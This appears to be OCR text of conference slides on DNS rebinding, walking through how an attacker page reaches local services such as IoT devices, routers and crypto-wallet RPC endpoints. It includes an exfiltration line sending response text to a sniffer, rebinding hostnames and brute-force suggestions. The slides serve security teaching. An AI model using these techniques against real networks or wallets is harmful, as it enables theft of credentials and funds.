
192.168.0.2

hacker.com
13.37.13.37

```
GET / HTTP/1.1
Host: pew.hacker.com
...
```

192.168.0.1

What is DNS rebinding?



A for pew.hacker.com is 192.168.0.1


192.168.0.2

hacker.com
13.37.13.37

```
HTTP/1.1 200 OK
…
<input name="password"
value="qwerty">
```

192.168.0.1

What is DNS rebinding?



send_to_sniff(xhr.responseText)

<input name="password" value="qwerty">

192.168.0.2

hacker.com
13.37.13.37

192.168.0.1

What happened?

- User visits web-page and gets our real ip with short ttl.
- Surfing the site, browser asks for ip again, because of cache time.
- We give internal ip of service we need.
- Next http goes by our domain to local ip and we get secret data!1!!

What happened?

- User visits web-page and gets our real ip with short ttl.
- Surfing the site, browser asks for ip again, because of cache time.
- We give internal ip of service we need.
- Next http goes by our domain to local ip and we get secret data!1!!

What about accidents?

- IoT
- Crypto wallets
- Desktop applications
- Clouds

IoT

Google home

API provides device control without any authentication:

- Playing content
- Scanning
- Reboots
- Joining WIFI networks
- etc.

Attack scenario:
De-anonymization by checking nearby WIFI AP

IoT

Sonos WIFI speakers (CVE-2018–11316)

Sonos UPnP web server gives access for interesting pages:

- 192.168.1.76:1400/support/review - output of several Unix commands
- 192.168.1.76:1400/tools - lets you run a few of Unix commands

Attack scenario:
Use traceroute cmd to scan network topology

IoT

Radio Thermostat CT50 (CVE-2018–11315)

API provides device control without any authentication:

- Climat mode
- Temperature
- Light mode
- etc.

Attack scenario:
Make your neighbor burn in hell :)

IoT

Roku TV (CVE-2018–11314)

API provides device control without any authentication:

- Running apps
- Playing content
- Searching
- etc.

Attack scenario:
Stealing sensitive data

IoT

Any WIFI Router

Attack scenario:

Login with default creds on admin panel or just brute them!

Panel ip could be default or WebRTC leakage could help us %)


IoT summary

- We can de-anonymize user
- We can scan networks
- We can mock user :)
- Anything else, depends on IoT abilities

Crypto wallets

Geth ethereum client with JSON-RPC service

JSON-RPC is a remote procedure call protocol encoded in JSON.



Example request:

```
{"method": "cat", "params": ["file.txt"], "id":1}
```

Example response:

```
{"result": "text data…", "error": null, "id":1}
```

Crypto wallets


Most of the ethereum clients run a JSON-RPC service on port 8545 on localhost. So…

Service provides interesting functions, such as eth_sendTransaction, etc.

As result, it’s time to DNS rebinding!

Crypto wallets

Example of stealing wallet address and balances via DNS rebinding



This is the PoC of Geth DNS

Click the button Below to Start


Wait 00:09

An embedded page at w17dejx8iiks53xr.etherclient.ml:8545 says:

Found 1 ether accounts
0xc22668da781f01ffd537a7cba7eff4e6fcddcc79 --> 0

Crypto wallets

EOSIO keosd wallet




keosd service runs on localhost:8900 and signs any transaction for 15 minutes after password prompt

Going deeper into the API, we'll find useful functions

Crypto wallets

EOSIO keosd wallet

Example of rebinding attack with stealing public key:



a.35.203.53.123.1time.127.0.0.1.20time.repeat.rebind.network:8900

...time.127.0.0.1.20time.repeat.rebind.network:
8900 says

